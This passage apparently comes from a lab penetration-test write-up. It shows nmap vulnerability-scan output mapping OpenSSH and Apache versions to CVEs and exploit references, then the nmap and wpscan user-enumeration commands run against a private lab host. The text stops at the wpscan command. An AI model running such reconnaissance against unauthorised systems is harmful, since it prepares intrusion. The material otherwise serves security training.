|       CVE-2001-0554   10.0    https://vulners.com/cve/CVE-2001-0554
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2020-16088  7.5     https://vulners.com/cve/CVE-2020-16088
|       EDB-ID:41173    7.2     https://vulners.com/exploitdb/EDB-ID:41173      *EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       EDB-ID:45233    4.6     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       EDB-ID:45210    4.6     https://vulners.com/exploitdb/EDB-ID:45210      *EXPLOIT*
|       EDB-ID:45001    4.6     https://vulners.com/exploitdb/EDB-ID:45001      *EXPLOIT*
|       EDB-ID:45000    4.6     https://vulners.com/exploitdb/EDB-ID:45000      *EXPLOIT*
|       EDB-ID:40963    4.6     https://vulners.com/exploitdb/EDB-ID:40963      *EXPLOIT*
|       EDB-ID:40962    4.6     https://vulners.com/exploitdb/EDB-ID:40962      *EXPLOIT*
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/     4.3     https://vulners.com/metasploit/MSF:ILITIES/O
PENBSD-OPENSSH-CVE-2020-14145/  *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:I
LITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/   *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:I
LITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/   *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:I
LITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/   *EXPLOIT*
|       MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/   4.3     https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP
```




```
-CVE-2020-14145/        *EXPLOIT*
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2015-5352   4.3     https://vulners.com/cve/CVE-2015-5352
|       CVE-2007-2768   4.3     https://vulners.com/cve/CVE-2007-2768
|       CVE-2016-0777   4.0     https://vulners.com/cve/CVE-2016-0777
|_      CVE-2015-6563   1.9     https://vulners.com/cve/CVE-2015-6563
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
| vulners:
|   cpe:/a:apache:http_server:2.4.10:
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-7668   7.5     https://vulners.com/cve/CVE-2017-7668
|       CVE-2017-3169   7.5     https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-3167   7.5     https://vulners.com/cve/CVE-2017-3167
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       CVE-2017-9788   6.4     https://vulners.com/cve/CVE-2017-9788
|       MSF:ILITIES/REDHAT_LINUX-CVE-2019-0217/ 6.0     https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LI
NUX-CVE-2019-0217/      *EXPLOIT*
|       MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/      6.0     https://vulners.com/metasploit/MSF:ILITIES/I
BM-HTTP_SERVER-CVE-2019-0217/   *EXPLOIT*
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
|       EDB-ID:47689    5.8     https://vulners.com/exploitdb/EDB-ID:47689      *EXPLOIT*
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8     https://vulners.com/cve/CVE-2019-10098
|       1337DAY-ID-33577        5.8     https://vulners.com/zdt/1337DAY-ID-33577        *EXPLOIT*
|       CVE-2016-5387   5.1     https://vulners.com/cve/CVE-2016-5387
|       SSV:96537       5.0     https://vulners.com/seebug/SSV:96537    *EXPLOIT*
|       MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED  5.0     https://vulners.com/metasploit/MSF:AUXILIARY
/SCANNER/HTTP/APACHE_OPTIONSBLEED       *EXPLOIT*
|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7    5.0     https://vulners.com/exploitpack/EXPLOITPACK:
DAED9B9E8D259B28BF72FC7FDC4755A7        *EXPLOIT*
|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    5.0     https://vulners.com/exploitpack/EXPLOITPACK:
```

Exploits Used


Exploitation: Security Misconfiguration

- Performed NMAP scan (nmap -O -sV 192.168.1.110) uncovered services, operating system and open ports.
- NMAP revealed port 22 was open and accessible from the internet.
- Once we had the information about the open ports, a WPscan was ran against the IP of the target machine revealing the users.




```
root@Kali:~# nmap -O -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 19:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00097s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: Security Misconfiguration



```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
